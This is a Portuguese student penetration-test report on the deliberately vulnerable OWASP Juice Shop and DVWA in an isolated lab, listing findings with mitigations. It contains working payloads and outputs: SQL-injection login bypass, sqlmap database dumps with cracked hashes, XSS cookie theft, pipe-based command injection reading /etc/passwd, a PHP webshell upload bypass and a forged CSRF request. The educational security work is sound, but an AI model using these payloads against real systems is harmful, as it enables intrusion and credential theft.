

Relatório de Teste de Intrusão

Laboratórios de Cibersegurança 1 — Módulo 3

Rui Carvalho (PG59797) Tiago Baganha (PG60307) João Silva (PG60986)

2025–2026

Universidade do Minho — Escola de Engenharia

Introdução

Fase A — OWASP Juice Shop

Fase B — DVWA

Análise Comparativa e Conclusões

Introdução

Duas fases de teste:

- **Fase A** — OWASP Juice Shop (porta 3000)
- **Fase B** — DVWA nível médio (porta 80)

Ambiente: Docker + Kali Linux (ARM64), totalmente isolado.

Metodologia: PTES + OWASP WSTG v4.2

Resultados globais:

- 17 findings identificados
- Acesso administrativo completo
- Exfiltração integral de bases de dados
- Execução remota de comandos
- Leitura de ficheiros do sistema

Ferramenta	Função
Burp Suite	Proxy, Intruder, Repeater
sqlmap	SQL Injection
gobuster / ffuf	Enumeração de recursos
commix	Command Injection
Firefox DevTools	Análise de cookies

Limitações:

- Ambiente local sem conectividade externa
- 17 desafios do Juice Shop indisponíveis (incompatibilidade Docker)
- Hydra e Medusa ineficazes (formato JSON)

Fase A — OWASP Juice Shop

ID	Título	Severidade
FIND-A-001	SQL Injection — Bypass de Autenticação	CRITICAL
FIND-A-004	Ausência de Proteção Brute Force	CRITICAL
FIND-A-005	SQL Injection — Exfiltração com sqlmap	CRITICAL
FIND-A-009	Password Predictability (OAuth)	CRITICAL
FIND-A-006	Exposição FTP + Poison Null Byte	HIGH
FIND-A-007	XSS Refletido — Barra de Pesquisa	MEDIUM

Causa: Input do utilizador concatenado diretamente na query SQL.

Localização: POST /rest/user/login
(campo email)

Payload: ' OR 1=1 --

Impacto: Login como administrador sem credenciais; servidor expõe SQLITE_ERROR com a query interna.

Mitigação:

- Prepared statements
- Mensagens de erro genéricas
- Menor privilégio na BD

CVSS: 9.3 **WSTG:** INPV-05

A-001 — SQL Injection




Figura 1: Submissão do caractere ' no campo email e password




Figura 2: Confirmação de login como administrador.

Causa: Sem rate limiting, CAPTCHA ou bloqueio de conta.

Ferramenta: Burp Intruder (Sniper) + rockyou.txt (14M entradas)


Resultado: Pedido #264 $\Rightarrow$ admin123 (HTTP 200 vs. 401 nos restantes)

Mitigação:

- Rate limiting + bloqueio temporário
- Autenticação multifator (MFA)
- CAPTCHA após falhas consecutivas

CVSS: 9.3 **WSTG:** ATHN-03

A-004 — Ausência de Proteção Brute Force



Attack Save

6. Intruder attack of http://192.168.64.9:3000

Attack Save

Results Positions

Capture filter: Capturing all items Apply capture filter

View filter: Showing all items

Request	Payload	Status code ^	Response received	Error	Timeout	Length	Comment
264	admin123	200	27			1185	
0		401	5			413	
1	havebeenpwned.com	401	2			413	
2	Spring2017	401	6			413	
3	Spring2021	401	6			413	
4	spring2021	401	7			413	
5	Summer2021	401	9			413	
6	summer2021	401	6			413	
7	Autumn2021	401	6			413	
8	autumn2021	401	5			413	
9	Fall2021	401	5			413	
10	fall2021	401	4			413	
11	Winter2021	401	16			413	
12	winter2021	401	12			413	
13	Spring2020	401	4			413	
14	spring2020	401	6			413	
15	Summer2020	401	3			413	
16	summer2020	401	12			413	
17	Autumn2020	401	12			413	
18	autumn2020	401	6			413	
19	Fall2020	401	9			413	
20	fall2020	401	12			413	
21	Winter2020	401	13			413	
22	winter2020	401	7			413	
23	Spring2019	401	9			413	
24	spring2019	401	11			413	
25	Summer2019	401	9			413	
26	summer2019	401	11			413	
27	Autumn2019	401	11			413	
28	autumn2019	401	10			413	
29	Fall2019	401	12			413	
30	fall2019	401	11			413	
31	Winter2019	401	10			413	
32	winter2019	401	16			413	
33	Spring2018	401	11			413	
34	spring2018	401	12			413	
35	Summer2018	401	27			413	
36	summer2018	401	6			413	

Finished

Figura 3: Resultados do Burp Intruder com o payload admin123

Técnica: OR boolean-based blind + SQLite
time-based blind

Resultado:

- Tabela Users: 22 registos (emails, roles, hashes)
- Tabela SecurityAnswers: 20 registos
- Passwords recuperadas: **admin123**,
ncc-1701, demo, private

Mitigação:

- Prepared statements
- Validação estrita de inputs
- WAF

CVSS: 9.3 **WSTG:** INPV-05

A-005 — SQL Injection — Exfiltração com sqlmap

```
[00:02:58] [INFO] starting dictionary-based cracking (sha256_generic_passwd)
Database: current
Table: Users
[22 entries]
```

id	role	email	deluxeUser	isActive	password	lastLoginIp	profileImage	username	createdAt	deletedAt	updatedAt	totpSecret
9	admin	l32934@juice-sh.op	<blanks>	1	0192023a70d073250516700d0f100000	(admin123)	<blanks>	2020-04-14 12:24:24.002 +00:00	NULL		2020-04-14 12:24:24.002 +00:00	<blanks>
13	customer	laccountant@juice-sh.op	<blanks>	1	e341ca7ecf7208d12047af013054045	(ncc-1703)	<blanks>	2020-04-14 12:24:24.002 +00:00	NULL		2020-04-14 12:24:24.002 +00:00	<blanks>
1	customer	ladmin@juice-sh.op	<blanks>	1	0c36e17e3fa95a0bf1bbfc070a4ef		assets/public/images/uploads/default.svg	<blanks>	2020-04-14 12:24:24.002 +00:00	NULL		<blanks>
11	admin	lamy@juice-sh.op	<blanks>	1	6e6940726cbdc873c3594e1a0e777d0c		assets/public/images/uploads/default.svg	<blanks>	2020-04-14 12:24:24.002 +00:00	NULL		<blanks>
13	admin	lender@juice-sh.op	<blanks>	1	8619105f5f3172913dc70001a10fb		assets/public/images/uploads/defaultAdmin.png	<blanks>	2020-04-14 12:24:24.003 +00:00	NULL		<blanks>
14	admin	ljoern.klminid@gmail.com	<blanks>	1	3809433674a308008f625562f38b0c2		assets/public/images/uploads/default.svg	<blanks>	2020-04-14 12:24:24.003 +00:00	NULL		<blanks>
12	customer	ljoern@juice-sh.op	<blanks>	1	f2f9314004b04b570e310e04d0db		assets/public/images/uploads/defaultAdmin.png	<blanks>	2020-04-14 12:24:24.003 +00:00	NULL		<blanks>
13	customer	ljoern@owasp.org	<blanks>	1	b03f400b0b045f0afacdc82c0b9530c1		assets/public/images/uploads/default.svg	<blanks>	2020-04-14 12:24:24.003 +00:00	NULL		<blanks>
14	admin	lchris.pike@juice-sh.op	<blanks>	1	3c2ab0c04a1a0e08f132700a0e371ab7d		assets/public/images/uploads/default.svg	<blanks>	2020-04-14 12:24:24.003 +00:00	NULL		<blanks>
5	admin	liso@juice-sh.op	<blanks>	1	9ad5040920b0528503e128d0a0b1004		assets/public/images/uploads/defaultAdmin.png	<blanks>	2020-04-14 12:24:24.003 +00:00	NULL		7F7EJ3POEYVURT200
17	customer	ldemo	<blanks>	1	030f05045630710c3a032f700d04073		assets/public/images/uploads/defaultAdmin.png	<blanks>	2020-04-14 12:24:24.003 +00:00	NULL		<blanks>
19	admin	lemma@juice-sh.op	<blanks>	1	7f321911a1f10af84f10d021a05100010		assets/public/images/uploads/default.svg	<blanks>	2020-04-14 12:24:24.003 +00:00	NULL		<blanks>
21	deluxe	lshereen@juice-sh.op	<blanks>	1	9203f1b2790097490019030b0403400		assets/public/images/uploads/12.png	<blanks>	2020-04-14 12:24:24.003 +00:00	NULL		<blanks>
2	customer	l1m@juice-sh.op	<blanks>	1	10a701096d10e1c073a270099f00095b		assets/public/images/uploads/13.jpg	<blanks>	2020-04-14 12:24:24.003 +00:00	2020-04-14 12:24:24.003 +00:00		<blanks>
18	accounting	ljohn@juice-sh.op	<blanks>	1	963e10f92a70040463220c0a3c0530dc		assets/public/images/uploads/default.svg	<blanks>	2020-04-14 12:24:24.003 +00:00	NULL		<blanks>
8	customer	lmc.safesearch@juice-sh.op	<blanks>	1	05f922140040b07f4dc00c00c000f0af	123.456.789	assets/public/images/uploads/default.svg	<blanks>	2020-04-14 12:24:24.003 +00:00	NULL		<blanks>
7	customer	lmurt@juice-sh.op	<blanks>	1	f001c0a27f00c0f0a0f0020a040229	(demo)	assets/public/images/uploads/default.svg	<blanks>	2020-04-14 12:24:24.003 +00:00	NULL		<blanks>
20	customer	lstan@juice-sh.op	<blanks>	1	00a79095700b042c4590e57004700005	johnny	assets/public/images/uploads/default.svg	<blanks>	2020-04-14 12:24:24.003 +00:00	NULL		<blanks>
6	customer	lsupport@juice-sh.op	<blanks>	1	402f1c0a750210a0fec50a0e03107f39	Ema	assets/public/images/uploads/default.svg	<blanks>	2020-04-14 12:24:24.003 +00:00	NULL		<blanks>
22	deluxe	ltesting@juice-sh.op	<blanks>	1	0908a3f43d05e0904ef733f300080464	StillAnton	assets/public/images/uploads/default.svg	<blanks>	2020-04-14 12:24:24.003 +00:00	NULL		<blanks>
16	deluxe	lvogel@juice-sh.op	<blanks>	1	2c17c839377100100a0a3400b1000c0c	(private)	assets/public/images/uploads/20.jpg	<blanks>	2020-04-14 12:24:24.004 +00:00	NULL		<blanks>
10	admin	lmurthiest@juice-sh.op	<blanks>	1	b04910029000c0f65a3af243009f0cc0057b3f075007450795700f7f8ff		assets/public/images/uploads/default.svg	<blanks>	2020-04-14 12:24:24.004 +00:00	NULL		<blanks>

```
[00:03:01] [INFO] table 'SQLite_masterdb.Users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.64.9/dump/SQLite_masterdb/Users.csv'
[00:03:01] [WARNING] HTTP error codes detected during run:
401 (Unauthorized) - 14978 times
```

Figura 4: Tabela Users exfiltrada pelo sqlmap com 22 registros

Causa: Lógica de geração de passwords exposta no `main.js`:

```
btoa(email.split().reverse().join())
```

Exploração:

email: `bjoern.kimminich@gmail.com`

⇒ invertido + Base64 ⇒ password válida

Impacto: Login sem brute-force, sem interação da vítima.

Mitigação:

- Remover lógica de passwords do cliente
- Geração aleatória segura no servidor (CSPRNG)
- Sem relação determinística email ↔ password

CVSS: 9.3 **WSTG:** ATHN-01

A-009 — Password Predictability (OAuth)

```
>> "bjoern.kimminich@gmail.com".split("").reverse().join("")  
← "moc.liamg@hcinimmik.nreojb"  
>> window.btoa("moc.liamg@hcinimmik.nreojb")  
← "bW9jLmxpYWlnQGhjaW5pbWlpay5ucmVvamI="
```

Figura 5: Geração da password através da consola JavaScript.

Causa: Diretório /ftp público com ficheiros .bak; validação de extensão contornável.

Payload: /ftp/package.json.bak%2500.md
(byte nulo codificado ignora a filtragem)

Descoberta: gobuster + robots.txt
(Disallow: /ftp)

Mitigação:

- Restringir /ftp com autenticação
- Validação de extensões robusta (server-side)
- Não expor ficheiros de desenvolvimento

CVSS: 8.7 **WSTG:** CONF-04

A-006 — Exposição FTP + Poison Null Byte




Figura 6: Poison Null Byte a desencadeia o download do ficheiro .bak

Causa: Input refletido no DOM sem sanitização nem CSP.

Payloads testados:

- `<iframe src="javascript:alert('xss')"`
- `alert(document.cookie)` $\Rightarrow$ roubo de sessão
- Injeção de iframe externo (defacement)

Mitigação:

- Sanitização com DOMPurify
- Content Security Policy (CSP)

CVSS: 5.1 **WSTG:** CLNT-01




Figura 7: Caixa de alerta XSS aparece no browser

Fase B — DVWA

ID	Título	Severidade
FIND-B-001	Brute Force — Sem Rate Limiting	CRITICAL
FIND-B-002	SQL Injection — Exfiltração com sqlmap	CRITICAL
FIND-B-003	Command Injection — Bypass com	HIGH
FIND-B-004	File Upload — Webshell PHP	HIGH
FIND-B-007	CSRF — Alteração de Password	HIGH
FIND-B-008	Session IDs Previsíveis (Timestamps Unix)	HIGH

Causa: Sem qualquer proteção; credenciais expostas no URL (GET).

Ferramenta: Burp Intruder (Sniper) + `rockyou.txt`

Identificação: Todos os pedidos devolvem HTTP 200 — distinção por *Response received*: payload **password** (pedido #106) devolve 17 vs. 2004–2009 nos restantes.

Mitigação:

- Rate limiting + bloqueio de conta
- Substituir GET por POST
- MFA + CAPTCHA

CVSS: 9.3 **WSTG:** ATHN-03

B-001 — Brute Force — Sem Rate Limiting

Attack Save

2. Intruder attack of http://192.168.64.9

Attack Save

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Apply capture filter

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
106	password	200	17			4689	
1	Spring2017	200	2004			4650	
3	spring2021	200	2004			4650	
46	spring2017	200	2004			4651	
52	Summer2016	200	2004			4651	
56	summer2017	200	2004			4651	
100	bankbank	200	2004			4651	
95	testing	200	2005			4651	
65	Autumn2013	200	2006			4651	
96	testing123	200	2006			4651	
99	sqlsqlsqlsqlsql	200	2006			4651	
31	winter2019	200	2007			4651	
42	Spring2016	200	2007			4651	
44	Spring2014	200	2007			4651	
51	Summer2017	200	2007			4651	
55	Summer2013	200	2007			4651	
77	winter2016	200	2007			4651	
86	Welcome123	200	2007			4651	
98	test-sql3	200	2007			4651	
33	spring2018	200	2008			4651	
34	Summer2018	200	2008			4651	
43	Spring2015	200	2008			4651	
45	Spring2013	200	2008			4651	
47	spring2016	200	2008			4651	
66	autumn2017	200	2008			4651	
87	Welcome1234	200	2008			4651	
89	PassSql12	200	2008			4651	
90	network	200	2008			4651	
91	networking	200	2008			4651	
2	Spring2021	200	2009			4651	
22	Spring2019	200	2009			4651	
29	fall2019	200	2009			4651	
35	summer2018	200	2009			4651	
64	Autumn2014	200	2009			4651	
79	winter2014	200	2009			4651	
82	P@ssw0rd!	200	2009			4651	
88	Welcome1212	200	2009			4651	
94	hexText	200	2009			4651	

Figura 8: Resultados do Burp Intruder com o payload password a destacar-se

Contexto: Nível médio filtra aspas simples, mas não previne injeções boolean-based blind nem time-based blind.

Resultado:

- Tabela users: 5 registos
- Hashes MD5 quebrados: **password**, abc123, charley, letmein

Mitigação:

- Prepared statements (filtragem de aspas é insuficiente)
- Menor privilégio na conta de BD

CVSS: 9.3 **WSTG:** INPV-05

B-002 — SQL Injection — Exfiltração com sqlmap

```

kali@kali: ~
Session Actions Edit View Help
web server operating system: Linux Debian
web application technology: PHP, PHP 8.1.16, Apache 2.4.34
back-end DBMS: MySQL 8.3.0.12
[09:28:01] [WARNING] missing database parameter, sqlmap is going to use the current database to enumerate table(s) entries
[09:28:01] [INFO] fetching current database
[09:28:01] [INFO] fetching tables for database: 'dwa'
[09:28:01] [INFO] fetching columns for table 'users' in database 'dwa'
[09:28:01] [INFO] fetching entries for table 'users' in database 'dwa'
[09:28:01] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [Y/n] y
[09:28:12] [INFO] writing hashes to a temporary file '/tmp/sqlmap/hashmap18772/sqlmaphashes-akujox.txt'
do you want to crack them via a dictionary-based attack? [Y/n/a] y
[09:28:12] [INFO] using hash method 'md5_generic_password'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[09:28:18] [INFO] using default dictionary
do you want to use common password suffixes? (slow) [Y/n] n
[09:28:27] [INFO] starting dictionary-based cracking (md5_generic_password)
[09:28:27] [INFO] starting 4 processes
[09:28:27] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[09:28:28] [INFO] cracked password 'charley' for hash '8d333d75ae2c396d7e0d4fcc9216b'
[09:28:28] [INFO] cracked password 'letmein' for hash 'bd187d89f5b0e48ade3d65c71e9e9b7'
[09:28:28] [INFO] cracked password 'password' for hash '5f4dcc3b5aa76566180327deb82cf99'
Database: dwa
Table: users
(5 entries)
+-----+-----+-----+-----+-----+-----+-----+
| user_id | user | avatar | password | last_name | first_name | last_login | failed_login |
+-----+-----+-----+-----+-----+-----+-----+
| 1 | admin | /hackable/users/admin.jpg | 5f4dcc3b5aa76566180327deb82cf99 (password) | admin | admin | 2026-04-16 13:28:13 | 0 |
| 2 | gordonb | /hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown | Gordon | 2026-04-16 13:28:13 | 0 |
| 3 | 1337 | /hackable/users/1337.jpg | 8d333d75ae2c396d7e0d4fcc9216b (charley) | Me | Hack | 2026-04-16 13:28:13 | 0 |
| 4 | pablo | /hackable/users/pablo.jpg | bd187d89f5b0e48ade3d65c71e9e9b7 (letmein) | Picasso | Pablo | 2026-04-16 13:28:13 | 0 |
| 5 | smithy | /hackable/users/smithy.jpg | 5f4dcc3b5aa76566180327deb82cf99 (password) | Smith | Bob | 2026-04-16 13:28:13 | 0 |
+-----+-----+-----+-----+-----+-----+-----+

[09:28:30] [INFO] table 'dwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.64.9/dump/dwa/users.csv'
[09:28:30] [INFO] fetching columns for table 'guestbook' in database 'dwa'
[09:28:30] [INFO] fetching entries for table 'guestbook' in database 'dwa'
Database: dwa
Table: guestbook
(1 entry)
+-----+-----+-----+
| comment_id | name | comment |
+-----+-----+-----+
| 1 | test | This is a test comment. |
+-----+-----+-----+

[09:28:30] [INFO] table 'dwa.guestbook' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.64.9/dump/dwa/guestbook.csv'
[09:28:30] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) ~ 65 times
[09:28:30] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.64.9'

[+] ending @ 09:28:30 / 2026-04-16/
kali@kali: ~
kali@kali:~$
```

Figura 9: sqlmap com a tabela users exfiltrada e hashes quebrados

Filtro do nível médio: Bloqueia ; e &&, mas não o operador |

Payload: 127.0.0.1|ls

commix ⇒ pseudo-terminal remota:

id: uid=33 (www-data)

cat /etc/passwd: leitura completa

Mitigação:

- Validação positiva: aceitar apenas IPs válidos (regex)
- Mínimo de privilégios no servidor

CVSS: 8.6 **WSTG:** INPV-12




Figura 10: Resultado da execução do comando ls



Figura 11: Terminal do commix com uid=33

Bypass:

1. Criar `shell.php.jpg` com código PHP malicioso
2. Upload aceite (extensão `.jpg`)
3. Burp Intercept: alterar `filename` → `shell.php`
4. Reencaminhar ⇒ upload bem-sucedido

Execução:

`/hackable/uploads/shell.php?cmd=id`
⇒ `uid=33 (www-data)`

Mitigação:

- Validar por magic bytes (server-side)
- Armazenar uploads fora do webroot
- Whitelist de extensões no servidor

CVSS: 8.6 **WSTG:** BUSL-08

B-004 - File Upload — Webshell PHP





Figura 13: Execução da webshell no browser

Figura 12: Burp Intercept altera diretamente a extensão

Causa: Sem token anti-CSRF, sem validação de Origin/Referer; operação sensível via GET.

Payload forjado:

```
GET /vulnerabilities/csrf/  
?password_new=pwned  
&password_conf=pwned&Change=Change
```

Validado: login bem-sucedido com a nova password.

Mitigação:

- Token anti-CSRF por sessão
- Validar Origin e Referer
- POST para operações sensíveis
- Cookie SameSite=Strict

CVSS: 8.7 **WSTG:** SESS-05

B-007 - CSRF — Alteração de Password




Figura 14: Execução do pedido CSRF forjado




Figura 15: Login bem-sucedido com a password alterada

Causa: Session IDs gerados a partir de timestamps Unix (segundos, milissegundos, microsegundos, nanosegundos) $\Rightarrow$ baixa entropia.

Evidência: Valor 1776958708 convertido $\Rightarrow$ 23 de abril de 2026, 16:38:28

Exploração: Manipulação manual do PHPSESSID com valores incrementais no Burp Repeater.

Mitigação:

- CSPRNG para geração de session IDs
- Rotação de sessão após autenticação
- Cookies com HttpOnly, Secure, SameSite

CVSS: 8.6 **WSTG:** SESS-01

Convert epoch to human-readable date and vice versa



Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.

Assuming that this timestamp is in **seconds**:

GMT: Thursday, 23 April 2026 at 15:38:28

Your time zone: quinta-feira, 23 de abril de 2026 às 16:38:28 [GMT+01:00](#) DST

Relative: 7 minutes ago

Figura 16: Epoch converter revela o timestamp do session ID

Análise Comparativa e Conclusões

Técnicas transferíveis diretamente:

- SQL Injection (sqlmap com parâmetros mínimos diferentes)
- Brute Force (Intruder + rockyou.txt em ambas)
- XSS Refletido (mesmo vetor, sem sanitização)

Técnicas que requereram adaptação:

- Brute Force: JSON vs. GET; distinção de sucesso diferente
- Command Injection: bypass com | em vez de ;
- File Upload: intercetação com Burp para alterar extensão
- LFI, CSRF, Session IDs: exclusivos da Fase B

Reflexão: Controlos do Nível Médio (DVWA)

Módulo	Controlo Implementado	Eficácia	Padrão recorrente:
Brute Force	Nenhum adicional (usa GET)	Nula	
SQL Injection	Filtra aspas simples	Insuficiente	
Cmd Injection	Filtra ; e &&	Insuficiente	
File Upload	Valida extensão (client-side)	Cosmético	
XSS Refletido	Filtra <script> (case-sensitive)	Insuficiente	
File Inclusion	Filtra ../	Insuficiente	
CSRF	Nenhum	Ausente	
Session IDs	Timestamp Unix	Previsível	

blacklists são sistematicamente insuficientes perante um proxy HTTP.

Prioridades Críticas:

- Prepared statements em toda a BD
- Rate limiting + MFA na autenticação
- Remover lógica de segurança do lado do cliente

Prioridades Altas:

- Validação de ficheiros por magic bytes
- Tokens anti-CSRF + SameSite
- CSPRNG para session IDs
- Whitelist para inclusão de ficheiros

Lições aprendidas:

- A maioria das vulnerabilidades resulta de falhas básicas de validação de input
- Blacklists são contornáveis com variações simples de payload
- A autenticação é o vetor mais transversal
- Validação no servidor, baseada no conteúdo, é indispensável

Obrigado

Rui Carvalho (PG59797)

Tiago Baganha (PG60307)

João Silva (PG60986)